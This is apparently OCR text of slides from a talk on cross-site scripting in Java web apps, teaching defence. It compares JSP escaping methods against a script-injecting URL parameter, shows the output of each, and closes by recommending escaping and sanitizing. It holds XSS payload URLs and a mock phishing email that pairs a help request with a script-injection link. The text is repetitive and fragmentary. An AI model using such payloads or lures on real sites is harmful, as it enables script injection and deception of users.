
http://www.cool.net?**message=document.write(window.location.href)**

http://www.cool.net?**message=document.write(window.location.href)**




```
JSP Expression: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSTL out: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL using Escape Function: http://localhost:8080/xss/parameter-
javascript?message=document.write(window.location.href)
OWASP Encoder: http://localhost:8080/xss/parameter-
javascript?message=document.write(window.location.href)
OWASP Encoder tag: http://localhost:8080/xss/parameter-
javascript?message=document.write(window.location.href)
ESAPI tag:
```

http://www.cool.net?**message=document.write(window.location.href)**



```
JSP Expression:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL:
<script>
  document.write(window.location.href)
</script><br/>

JSTL out:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder tag:
<script>
  document.write(window.location.href)
</script><br/>

ESAPI tag:
<script>
  document.write\x28window.location.href\x29
</script><br/>
```

N
E
S
W



Unable to update my profile


Chris Judd <cjudd@manifestcorp.c

9:10 AM (1 minute ago)

to me

javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page http://javajudd.net/4399238/profile. Can you please help me?



Unable to update my profile

Chris Judd <cjudd@manifestcorp.co 9:10 AM (1 minute ago)
to me

javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page http://javajudd.net/4399238/profile. Can you please help me?

http://javajudd.net/vulnerability?message=%3Cscript %3Edocument.write(%27hacked%27)%3C/script%3E

RECOMMENDED
RECOMMENDED
RECOMMENDED


- Escape/Encode
- Sanitize

RECOMMENDED
RECOMMENDED
RECOMMENDED

